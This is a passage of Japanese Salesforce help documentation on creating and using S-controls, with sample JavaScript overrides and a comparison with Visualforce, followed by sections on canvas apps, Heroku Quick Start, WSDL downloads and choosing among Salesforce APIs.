使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムSコントロールを作成、編集、および削除する

- 「アプリケーションのカスタマイズ」

関連トピック:

- Sコントロールについて
- カスタムSコントロールの表示と編集
- 便利な Sコントロール

Sコントロールについて

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前に Sコントロールを使用していない場合は、作成できません。既存の Sコントロールに影響はありません。今後も編集できます。

Sコントロールを使用して、独自の機能を Salesforce 組織に追加します。ホストされる自分のアプリケーションを統合しているか、現在の Salesforce ユーザインターフェースを拡張している場合は、Sコントロールを使用して、コードを保存するか他の場所でコードを参照します。

カスタムSコントロールには、Java アプレット、Active-X コントロール、Excel ファイル、カスタム HTML Web フォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- カスタムSコントロールの定義
- 便利な Sコントロール
- Visualforce ページと Sコントロールの比較

Force.com AppExchange パッケージの Sコントロールに関する考慮事項

Sコントロールを含む Force.com AppExchange パッケージを開発しているか、Sコントロールを含む AppExchange パッケージをインストールする予定がある場合は、次の制限に注意してください。

- 開発中の(つまり、AppExchange からインストールしたものではない)パッケージの場合、Sコントロールは、API アクセスがデフォルトの［無制限］になっているパッケージにのみ追加できます。パッケージに Sコントロールを追加すると、［制限あり］の API アクセスを有効にすることはできません。
- インストールしたパッケージについては、パッケージに Sコントロールが含まれる場合でも、アクセス制限を有効にできます。ただし、アクセス制限は、Sコントロールについては限定的な保護しか行いません。Salesforce は、Sコントロールセキュリティのアクセス制限を使用する前に、Sコントロール内の JavaScript を理解することをお勧めします。
- インストール済みパッケージの API アクセスが［制限あり］になっていると、アップグレード済みバージョンに Sコントロールが含まれていない場合にのみ、アップグレードが成功します。アップグレードされたバージョンに Sコントロールがある場合は、現在インストール済みのパッケージの API アクセスを［無制限］に変更する必要があります。

カスタムSコントロールの表示と編集

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

カスタムSコントロールの詳細を表示するには、[設定]から［クイック検索］ボックスに「*Sコントロール*」と入力し、[Sコントロール]を選択し、Sコントロールの名前を選択します。

- Sコントロールを変更するには、[編集]をクリックします。
- Sコントロールを削除するには、[削除]をクリックします。
- Sコントロールを参照する Salesforce の他のコンポーネントのリストを表示するには、[使用場所]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムSコントロールを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

カスタムSコントロール属性

属性名	説明
表示ラベル	埋め込みSコントロールのページレイアウトに表示するテキスト。
Sコントロール名	Sコントロールにつける一意の名前です。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
種類	Sコントロールの使用目的を判断します。 **HTML** このオプションを選択すると、［コンテンツ］エリアに S コントロールのコンテンツを入力できます。 **URL** このオプションを選択すると、［コンテンツ］エリアに外部 Web サイトへのリンクまたは URL を入力できます。 スニペット スニペットは、他の Sコントロールに組み込めるよう設計された Sコントロールです。このオプションを選択す

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

属性名	説明
	ると、［コンテンツ］エリアに Sコントロールスニペットのコンテンツを入力できます。
説明	Sコントロールを説明するテキストです。このパラメータは、システム管理者にのみ表示されます。
コンテンツ	Sコントロールのコンテンツまたはソースを入力します。100万文字まで入力できます。このHTMLコードによって、カスタムSコントロールをユーザに表示する方法を厳密に定義します。 • [高度な数式] タブで数式を作成する場合、またはワークフロー、入力規則、割り当て、自動レスポンス、またはエスカレーションなどの承認やルールの数式を作成する場合は、[項目の挿入] をクリックし、項目を選択してから [挿入] をクリックします。 特定の Salesforce データを渡す基本数式を作成するには、[簡単な数式] タブの［差し込み項目の種類］ドロップダウンリストからデータ型を選択し、［項目の挿入］ドロップダウンリスト内の項目を選択します。 ヒント: クロスオブジェクト数式を作成し、そのオブジェクトの関連オブジェクトと参照差し込み項目を展開します。 • 演算子を挿入するには、［演算子の挿入］ドロップダウンリストから該当する演算子アイコンを選択します。 • 関数を挿入するには、リストにある名前をダブルクリックするか、選択してから [選択した関数を挿入] をクリックします。関数のリストを検索するには、［関数］ドロップダウンリストからカテゴリを選択します。関数を選択後 [この関数に関するヘルプ] をクリックして、その関数を使った数式の例や説明を参照します。 • カスタムSコントロールの一部として［ファイル名］項目にアップロードしたファイルを参照するには、［差し込み項目の種類］ドロップダウンリストから「カスタムSコントロール」を選択し、その対象となる差し込み項目として「カスタム Sコントロール URL」を選択します。Java アプレットの場合は、`{!Scontrol_JavaCodebase}` と `{!Scontrol_JavaArchive}` の差し込み項目を使用することもできます。 • 活動の差し込み項目を挿入するには、［差し込み項目の種類］から *［行動］* または *［ToDo］* を選択します。 ヒント: インターネット標準では、URL に特殊なエンコードが必要です。Salesforce では、リンクに挿入した差し込み項目からテキストが自動的にエンコードされます。リンクに後から追加したテキストは、手動でエンコードします。たとえば、次の URL を生成するとします。 `http://www.google.com/search?q={!user.name} Steve Mark 50%`

属性名	説明
	それには次の内容を使用します。 `http://www.google.com/search?q={!user.name}+Steve+Mark+50%25` ［内容のソース］が URL の場合は、Salesforce により URL から二重引用符が自動的に削除されます。二重引用符の使用が必要な場合は、手動でエンコードします。たとえば、URL `http://www.google.com/search?q="salesforce+foundation"` を生成するには、`http://www.google.com/search?q=%22salesforce+foundation%22` を使用します。
ファイル名	このカスタムSコントロールをカスタムリンクに追加する場合に表示するファイルをアップロードします。ファイルには、Java アプレット、Active-X コントロール、またはその他の任意のコンテンツを含めることができます。このオプションは、HTML Sコントロールに適用されます。
ページにプレビルド	このオプションを使用すると、Sコントロールを保持します。Sコントロールを再読み込みする必要がないため、ページの再読み込み時のパフォーマンスを向上させます。このオプションは、HTML Sコントロールに適用されます。
文字コード	デフォルトの文字コード設定は Unicode (UTF-8) です。情報を渡す URL が別形式のデータを必要とする場合は、この設定を変更します。このオプションは、［種類］に「URL」を選択したときにのみ使用できます。

関連トピック:

- Sコントロールについて
- 便利な Sコントロール
- Sコントロールを作成する際のヒント

カスタムSコントロールの削除

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

カスタムSコントロールを削除する手順は、次のとおりです。

1. まず、Sコントロールが他のコンポーネントで使用されていないことを確認します。これには、[設定]から［クイック検索］ボックスに「*Sコントロール*」と入力し、[Sコントロール]を選択し、Sコントロールを選択してから、[使用場所] をクリックします。
2. [Sコントロール] を再度クリックします。
3. 削除するカスタムSコントロールの横にある [削除] をクリックします。
4. [OK] をクリックして確認します。

メモ: Salesforce 内の他の場所で使用されているカスタムSコントロールは削除できません。Sコントロールを削除しても、ごみ箱には移動されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムSコントロールを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

Sコントロールを作成する際のヒント

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

Sコントロールを作成するときには、次のヒントを参考にしてください。

- URL の Sコントロールを作成する場合は、Sコントロールを配置したページレイアウトセクションで [詳細ページでセクションヘッダーを表示する] を選択しないでください。このオプションを折りたたみ可能なセクションと一緒に使用すると、特定のブラウザで問題が生じる可能性があります。
- カスタムボタン、リンク、Sコントロールなど、コンポーネントの特殊な差し込み項目にアクセスするには、グローバル変数を使用します。たとえば、`$Request` グローバル変数では、スニペット、Sコントロール、またはカスタムボタン内でクエリパラメータにアクセスできます。
- 組織で選択したユーザインターフェースのテーマを取得するには、Sコントロールで `{!$Organization.UISkin}` 差し込み項目を使用します。この差し込み項目の Theme1 という値は Salesforce Classic テーマを表し、Theme2 は Salesforce テーマを表します。
- 1 つ以上の差し込み項目、関数、グローバル変数に含めることができる式を囲む場合、Sコントロールでは「{!」および「}」文字が使用されます (以前は式の差し込み項目を囲むために使用されていました)。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムSコントロールを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

- アクションを上書きする場合は、`no override` 引数を使用して、ページの空のフレームで示される再帰を回避します。
- 活動の差し込み項目を挿入するには、[差し込み項目の種類] から *[行動]* または *[ToDo]* を選択します。

関連トピック:

カスタムSコントロール属性

カスタムSコントロールの定義

便利な Sコントロール

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

次のサンプルを使用して、Sコントロールの使用を開始します。

詳細ページの Sコントロール

Yahoo 地図

Yahoo 地図の API と請求先住所の差し込み項目を使用して、取引先の地図を表示します。HTMLSコントロールで次のコードを使用し、それを取引先詳細ページレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エディション

使用可能なエディション: Salesforce Classic

カスタムボタンとカスタムリンクを使用可能なエディション: すべてのエディション

Sコントロールを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準ボタンとタブのホームページの上書きを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
```

```
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

標準ボタンとタブのホームページを上書きする Sコントロール

商品の追加の上書き

商品を商談に追加する場合に、標準ページの代わりに独自のコードを使用したい場合があります。以下の Sコントロールサンプルを使用して、差し込み項目を使用するデータ値をレコード詳細ページから、商談の[商品]関連リストの[商品の追加]ボタンを上書きするカスタムSコントロールに渡します。このタイプの上書きでは、主オブジェクトおよび従オブジェクトから差し込み項目を関連リストのボタンに含める方法を示します。たとえば次のコードには、商談商品の主従関係で主側にある商談の差し込み項目が含まれています。

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

この機能を実装するには、提供されたスペースにコードを挿入する上記のコンテンツを使用してHTMLSコントロールを作成します。次に、Sコントロールを使用して、商談商品オブジェクトから商品の追加アクションを上書きします。この例は、商談にレコードタイプがあることを前提としています。

メモ: この例には、商品を追加するコードは含まれていません。本文セクションのコンテンツは、商談商品関連リストから商談の差し込み項目を使用する方法を示しているにすぎません。本文セクションをコードに置き換えてください。

リードの編集の条件付き上書き

特定の条件に応じて標準アクションまたはカスタムSコントロールにリダイレクトするように、標準アクションを条件付きで上書きすることができます。たとえば、リードの対応期間が30日を超えている場合に別のSコントロールを使用することがあります。次の例を使用して、リードの対応期間が 30 日を超えているかどうかを評価するSコントロールを作成し、超えている場合にはカスタムSコントロールを実行してリードを編集します。それ以外の場合は、標準のリード編集アクションを使用します。

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

これを組織で実装するには、対応期間が30日を超えているリードの編集に使用するSコントロールを作成します。このSコントロールに EditLeadsOpenLongerThan30 という名前を付けます。次に、上記のサンプルコードを使用して、リードの対応期間が30日を超えているかどうかを判断するSコントロールを作成し、超えている場合には EditLeadsOpenLongerThan30 Sコントロールを使用してリードの編集アクションを上書きします。

上記のサンプルコードの最初の `if` ステートメントと 2 番目の `if` ステートメントとの違いに注意してください。最初のステートメントは、ブラウザで評価される JavaScript `if` ステートメントです。2 番目のステートメントは、サーバで評価され 1 つの値 (リードが進行中の場合はその日数、リードが進行中でない場合はゼロ) を返す Salesforce IF 関数です。

ヒント: この例では、リリース間でサポートされるようにするため、個々の URL を指定するのではなく、URLFOR 関数を使用して Salesforce URL を構築します。

上書きを呼び出さずに標準のSalesforceページを表示するには、URLFOR関数の *`no override`* 引数を「true」に設定します。

また、保存後にユーザを詳細ページに戻すには、URLFOR 関数の `retURL` パラメータを使用します。

取引先責任者の編集の上書き

取引先責任者を編集する場合に、独自のコードを使用したい場合があります。以下のSコントロールサンプルを使用して、差し込み項目を使用するデータ値をレコード詳細ページから、標準詳細ページのボタンを上書きするカスタムSコントロールに渡します。

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

この機能を実装するには、本文セクションにコードを挿入する上記のコンテンツを使用してHTMLSコントロールを作成します。次に、Sコントロールを使用して、取引先責任者の編集アクションを上書きします。これにより、取引先責任者の詳細ページの [編集] ボタン、リストビューの [編集] リンク、すべての関連リストの [編集] リンクなど、使用可能なすべての場所で取引先責任者の編集アクションが上書きされます。

メモ: この例には、取引先責任者を編集するコードは含まれていません。本文セクション内のコードは、取引先責任者の差し込み項目を使用して取引先責任者に関する情報を表示する方法を示しているにすぎません。本文セクションをコードに置き換えてください。

新規取引先の上書きの中断

標準ボタンを上書きすると、Salesforce組織全体で使用できなくなります。ただし、標準アクションを上書きすれば、Sコントロールからそのアクションに無限ループにならずにリダイレクトできます。たとえば、取引先の[新規]ボタンを上書きし、独自のカスタムプロセスを実行し、標準の新規取引先アクションを無限ループにならずに再開することができます。これを行うには、URLFOR 関数の *no override* 引数を使用します。

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

このSコントロールを実装するには、上記のコンテンツを使用して HTML Sコントロールを作成します。次に、Sコントロールを使用して、新規取引先アクションを上書きします。

メモ: 新規アクションではIDが必要ないため、URLFOR 関数の2番目の引数は `null` に設定されます。この例では入力が必要ないため、URLFOR 関数の3番目の引数は `null` に設定されます。URLFOR 関数の4番目の引数は `true` に設定され、上書きが無視されて無限ループが回避されます。

[取引先] タブホームページの条件付き上書き

タブホームページを条件付きで上書きし、特定の条件に応じて元のタブホームページを Sコントロールにリダイレクトできます。たとえば、特定のプロファイルを持つユーザに対して、標準の [取引先] タブホームページの代わりに Sコントロールを表示する場合があります。次のサンプルコードを使用して、ユーザが [取引先] タブをクリックしたときに、Recruiter プロファイルを持つユーザには求人応募者情報を表示し、他のすべてのユーザには標準の [取引先] タブホームページを表示する Sコントロールを作成します。

これを実装するには、まず採用担当者に表示するコンテンツを含む「ApplicantHomePage」という Sコントロールを作成します。次に、以下のコードを使用して、条件付き上書きロジックを実装する HTML 種別の Sコントロールを作成します。

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

最後に、ここで示す HTML Sコントロールを使用するように [取引先] タブを上書きします。この例は、「Recruiter」というプロファイルが組織に存在することを前提としています。

メモ: $Profile 差し込み項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用可能です。

スニペットを含む Sコントロール

スニペットを含める

カスタムSコントロールにスニペットを含めて、共通のコードを再利用します。次の例は、Web タブに表示するページにヘッダーを提供するスニペットを参照します。ページタイトルは「私のタイトル」になります。スニペットを参照するには、$SControl グローバル変数を使用します。これを実装するには、「Resize_Iframe_head」および「Resize_Iframe_onload」という 2 つのスニペットを作成し、次のコードを含む「Resize_Iframe_sample」という HTML Sコントロールを作成します。

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Sコントロールの差し込み項目

重要: Visualforce ページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。

Sコントロールはオブジェクトレベルのヘルプコンテンツの元になるため、差し込み項目またはその他の機能を使用して、操作性をカスタマイズできます。たとえば、ユーザの名前をヘルプページに追加することで、ヘルプページが表示されたときにそのユーザに直接対応できるようなカスタムヘルプを設計できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ヒント

- カスタムSコントロールの一部として［ファイル名］項目にアップロードしたファイルを参照するには、[差し込み項目の種類] ドロップダウンリストから [カスタムSコントロール] を選択し、[カスタムSコントロール URL] を選択してそれの差し込み項目を取得します。Java アプレットの場合も、`{!SControl_JavaCodebase}` と `{!SControl_JavaArchive}` の差し込み項目を使用できます。
- 活動の差し込み項目を挿入するには、[差し込み項目の種類] ドロップダウンリストから [行動] または [ToDo] を選択します。Salesforce では、リンクに挿入した差し込み項目からテキストが自動的にエンコードされます。

関連トピック:

カスタムSコントロールの定義

Visualforce ページと Sコントロールの比較

重要: Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存のSコントロールに影響はありません。今後も編集できます。

Visualforceページは、次世代のSコントロールとされ、パフォーマンスの向上および作成の簡略化のために、可能な限りSコントロールの代わりに使用する必要があります。次の表は、Visualforce ページと Sコントロールの相違点を説明したものです。

	Visualforce ページ	Sコントロール
必要な技術的スキル	HTML、XML	HTML、JavaScript、AJAX ツールキット
言語スタイル	タグマークアップ	手続き型コード
ページ上書きモデル	タグを使用して標準コンポーネントおよびカスタムコンポーネントを作成	ページ全体の HTML および JavaScript の作成
標準 Salesforce コンポーネントライブラリ	はい	いいえ

	Visualforce ページ	Sコントロール
組み込みプラットフォームへのアクセス	はい。標準コントローラを使用	いいえ
データ分割	はい 開発者は、テキストボックスなどの入力コンポーネントを特定の項目(取引先名など)で分割することができます。ユーザがその入力コンポーネントに値を保存すると、値はデータベースにも保存されます。	いいえ 開発者は入力コンポーネントを特定の項目に分割することはできません。代わりに、API を使用する JavaScript コードを記述して、ユーザ指定の項目値でデータベースを更新する必要があります。
スタイルシートの継承	はい	いいえ。Salesforce スタイルシートを手動で指定する必要があります。
一意性など、項目メタデータの設定	はい (デフォルト) ユーザが一意性または必須性の項目属性に反しているレコードを保存しようとすると、エラーメッセージが自動的に表示され、ユーザは再度試行することができます。	はい。`describe` API コールを使用して JavaScript でコード化する場合。 ユーザが一意性または必須性の項目属性に反しているレコードを保存しようとすると、エラーメッセージはSコントローラ開発者がこれらの属性をチェックしたコードを記述した場合にのみ表示されます。
Apex との統合	直接。カスタムコントローラにバインド。	間接。API を経由して Apex `webService` メソッドを使用。
パフォーマンス	マークアップが Force.com プラットフォーム上で実行されるため、すぐに反応します。	API へのすべてのコールではサーバとの往復が必要になるため、応答速度が低い。付加はパフォーマンスを調整する開発者によって異なる。
ページコンテナ	ネイティブ	iFrame 内

関連トピック:

- Sコントロールについて
- Visualforce

Salesforce とのアプリケーションのインテグレーション

キャンバスアプリケーションのプレビューアの概要

キャンバスアプリケーションのプレビューアは、キャンバスアプリケーションを公開する前にその外観を確認できる開発ツールです。キャンバスアプリケーションを表示する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「キャンバスアプリケーションのプレビューア」と入力し、[キャンバスアプリケーションのプレビューア]を選択します。
2. 左側のペインからキャンバスアプリケーションをクリックします。フレーム内にキャンバスアプリケーションが表示されます。

詳細は、『Force.com Canvas 開発者ガイド』を参照してください。

Heroku クイックスタート

[Heroku クイックスタート]ボタンを使用すると、Heroku でアプリケーションを作成し、Salesforce で対応するキャンバスアプリケーションを作成することで、すぐに使用を開始できます。Heroku クイックスタートには次の項目があります。

項目	説明
テンプレート	Heroku アプリケーションの作成に使用される Heroku テンプレート。
キャンバスアプリケーション名	キャンバスアプリケーションの名前。最大 30 文字です。
Heroku アプリケーション名	Heroku アプリケーションの名前。名前は英字で始まり、英小文字、数字、およびダッシュのみを使用する必要があります。この名前は、アプリケーションの URL の一部になります。最大 30 文字です。
キャンバスアプリケーションの説明	キャンバスアプリケーションの説明。この説明は、Salesforce でキャンバスアプリケーションを編集するときに表示されます。最大 200 文字です。
認証種別	キャンバスアプリケーションを作成するためにクイックスタートで Heroku を認証する方法。 • OAuth — 現在のユーザが Heroku にログインしている場合は Heroku トークンを使用します。ログインして

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Professional Edition (API** および **Force.com Canvas** が有効な場合)、および **Developer** Edition

ユーザ権限

プレビューアを表示する
- 「アプリケーションのカスタマイズ」
  および
  「すべてのデータの編集」

項目	説明
	いない場合は Heroku OAuth フローを開始します。 • ユーザ名/パスワード — Heroku のユーザ名とパスワードを使用します。 • API キー — Heroku API キーを使用します。
Heroku ユーザ名	Herokuへのログインに使用されるアカウントのユーザ名。Herokuアプリケーションは、このユーザのログイン情報の下に作成されます。 メモ: この項目には、最大で 30 文字を含めることができます。Herokuユーザ名が30文字を超える場合、Herokuアカウントに関連付けられたAPIキーを [Heroku API キー] 項目に入力する必要があります。
Heroku パスワード	Heroku へのログインに使用されるアカウントのパスワード。
Heroku API キー	Herokuアカウントのユーザ名とパスワードを使用する代わりに、そのアカウントに関連付けられたAPIキーを使用できます。この値は、Heroku の [私の取引先] ページにあります。

メモ: Heroku のユーザ名とパスワードはどこにも保存されませんが、セキュアな接続上でのアプリケーション作成プロセスの間のみ使用されます。

関連トピック:

接続アプリケーション
接続アプリケーションの作成

項目の操作範囲

[項目の操作範囲] ページに表示される項目は、操作範囲で参照できます。

- [更新] チェックボックスがオンになっている場合、その項目は、`insert` や `update` などのデータベース操作言語 (DML) 操作で更新されます。詳細は、「連動関係とは」 (ページ 6671)を参照してください。

  [更新] チェックボックスがオンになっていない場合、その項目は操作範囲内でのみ参照されます。たとえば、`select` ステートメントの一部として含まれている場合などです。

- [外部 ID] チェックボックスがオンになっている場合、その項目は、外部 ID として機能します。外部 ID 項目には、Salesforce 以外のシステムからの一意なレコード ID が入ります。外部 ID 値の検索には、サイドバー検索のほか、Force.com API の項目も使用できます。カスタムオブジェクトおよびソリューションのデータインポートウィザードを使用する場合は、重複を避けるためにこの項目を使用してください。

関連トピック:

連動関係とは

エディション

使用可能なエディション: Salesforce Classic

AppExchange パッケージおよび Visualforce を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Apex を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パッケージをアップロードする
- 「AppExchange パッケージのアップロード」

Apex 連動関係を表示する
- 「Apex 開発」

Visualforce 連動関係を表示する
- 「開発者モード」

Salesforce WSDL およびクライアント認証証明書のダウンロード

Web サービス記述言語 (WSDL) ドキュメントをダウンロードし、API を使用して、アプリケーションを Salesforce に統合できます。

使用可能な WSDL は次のとおりです。

- **Enterprise WSDL** - この WSDL ドキュメントは、単一組織のインテグレーションの構築に使用します。Enterprise WSDL は非常に強い型付けであるため、コールは `int` や `string` など特定のデータ型のオブジェクトや項目を含みます。Enterprise WSDL ドキュメントを使用する顧客は、組織でカスタムオブジェクトまたはカスタム項目を変更したとき、あるいは異なるバージョンの API を使用するときに、Enterprise WSDL ドキュメントをダウンロードし、改めて使用する必要があります。
- **Partner WSDL** - この WSDL は、カスタムオブジェクトまたはカスタム項目に関係なく、複数の Salesforce 組織にわたって機能するインテグレーションを構築するために使用します。通常、パートナーおよび ISV がこの WSDL を使用します。あまり強い型付けでないため、特定のデータ型に依存せず、項目名と項目値の名前-値のペアで操作します。Partner WSDL ドキュメントは、API のバージョンごとに 1 回のみダウンロードして使用する必要があります。
- **Apex WSDL** - この WSDL ドキュメントは Apex を別の環境で実行またはコンパイルするために使用します。
- **Metadata WSDL** - この WSDL は、XML メタデータファイルとして組織間の設定変更を移行したり、組織をカスタマイズしたりするために使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

WSDL をダウンロードする
- 「アプリケーションのカスタマイズ」

WSDL ドキュメントをダウンロードする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*API*」と入力し、**[API]** を選択します。
2. 適切な WSDL をダウンロードします。
   - Enterprise WSDL をダウンロードして組織に管理パッケージをインストールしている場合は、**[Enterprise WSDL の生成]** をクリックします。Salesforce によって、生成された WSDL に含める各インストール済みパッケージのバージョンを選択するように要求されます。
   - それ以外の場合、適切な WSDL ドキュメントのリンクを右クリックして、ローカルディレクトリに保存します。メニューから、Internet Explorer ユーザは **[対象を別名で保存]** を、Mozilla Firefox ユーザは **[リンクを別名で保存]** を選択します。
3. コンピュータで、WSDL ドキュメントのローカルコピーを開発環境にインポートします。

メモ: WSDL をダウンロードせずに、[パッケージバージョン設定] セクションでデフォルトのパッケージバージョンを選択することもできます。

必要に応じて、Salesforce 組織を認証するための証明書もダウンロードできます。この証明書をワークフローアウトバウンドメッセージに使用します。この証明書で、特定のユーザからの要求ではなく、Salesforce からの要求であることが特定されます。証明書を使用して Apex コールアウトなどの他の Salesforce 機能を使用した安全な接続を保証する場合は、Salesforce 証明書とキーペアを使用します。

証明書をダウンロードする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*API*」と入力し、**[API]** を選択します。

2. API WSDL ページで、**[API クライアント証明書を管理]** をクリックします。
3. [証明書と鍵の管理] ページの [API クライアント証明書] セクションで、**[API クライアント証明書]** をクリックします。
4. [証明書] ページで **[証明書のダウンロード]** をクリックします。ブラウザで指定したダウンロード場所に .crt ファイルが保存されます。

   ダウンロードした証明書はアプリケーションサーバにインポートし、そのサーバがクライアント証明書を要求するように設定します。

関連トピック:

Apex 開発者ガイド
メタデータ API 開発者ガイド

どの API を使用するか?

Salesforce では、使いやすく、強力で安全なアプリケーションプログラムインターフェースを使用した組織の情報へのプログラムによるアクセスを提供しています。

API 名	プロトコル	データの形式	通信
REST API	REST	JSON、XML	同期
SOAP API	SOAP (WSDL)	XML	同期
Chatter REST API	REST	JSON、XML	同期 (写真の処理は非同期)
Bulk API	REST	CSV、JSON、XML	非同期
メタデータ API	SOAP (WSDL)	XML	非同期
ストリーミング API	Bayeux	JSON	非同期 (データのストリーム)
Apex REST API	REST	JSON、XML、カスタム	同期
Apex SOAP API	SOAP (WSDL)	XML	同期
Tooling API	REST または SOAP (WSDL)	JSON、XML、カスタム	同期

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

API を使用する
- 「API の有効化」

REST API を使用するケース

REST API では、Salesforce を操作するための強力かつ便利で、シンプルな REST ベースの Web サービスインターフェースを提供します。インテグレーションや開発が容易になるという利点があり、モバイルアプリケーションや Web プロジェクトで使用するためのテクノロジの選択としては最適です。ただし、処理するレコード件

数が多い場合は、REST 規則に基づいており、大規模データセットの処理用に最適化されている Bulk API の使用を検討してください。

SOAP API を使用するケース

SOAP API では、Salesforce を操作するための強力かつ便利で、シンプルな SOAP ベースの Web サービスインターフェースを提供します。SOAP API を使用して、レコードを作成、取得、更新、または削除できます。また、SOAP API を使用して、検索の実行などを行うことができます。SOAP API は、Web サービスをサポートしている言語で使用できます。

